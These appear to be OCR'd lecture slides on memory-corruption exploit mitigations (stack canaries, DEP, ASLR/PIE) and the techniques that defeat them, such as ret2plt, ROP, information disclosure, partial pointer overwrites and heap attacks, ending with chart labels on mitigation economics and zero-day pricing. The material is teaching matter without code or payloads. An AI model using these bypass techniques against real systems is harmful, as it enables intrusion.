- ASLR (make memory locations unpredictable)
- DEP (make writeable memory non-executable)

There are several techniques which circumvent these Exploit Mitigations

Advanced Exploitation Techniques

Stack-Protector?

- Arbitrary write (non overflow)
- Byte-wise stack-protector brute-force
- Heap vulnerability

No-Exec Stack?

- Return to LIBC / PLT
- ROP

ASLR/PIE?

- Brute Force
- ROP
- Information Disclosure
- Pointer re-use
- Spray & Pray

Advanced Techniques

RET 2 PLT:

- jump to static address which executes system(), with bash-shell shellcode
- Circumvent DEP
- Fix: PIE

ROP:

- Return Oriented Programming
- Take gadgets from binary
- Gadget are little code sequences, followed with a RET
- Fix: PIE
- Super fix: CFI

Advanced Exploits

Information Disclosure


- The death of anti-exploiting techniques
- Get content past a buffer -> get SIP (Saved Instruction Pointer) or stack pointer
- Relocation happens en-block, so just calculate base address and offset for ret2plt or ROP


Partial Overwrite


- Because of Little-Endianness, can overwrite LSB of function pointers to point to other stuff (not affected by ASLR because in same segment)

Heap attacks

- Use after free
- Double Free
- And lots more


WHAT PEOPLE THINK THE EFFECTS OF MITIGATIONS ARE
ATTACKER LEARNS PER-TARGET BYPASS
MITIGATION INTRODUCED
RESIDUAL MITIGATION BENEFIT > 0
ITERATION
WORK


MORE REALISTIC 0DAY VENDOR BUSINESS MODEL
COST
0DAY PRICE
ITERATION→


EFFECT OF HARDER RAMP-UP
HARDER RAMPUP. FEWER BENIGN PLAYERS
EASY RAMPUP. MORE BENIGN PLAYERS
0DAY COST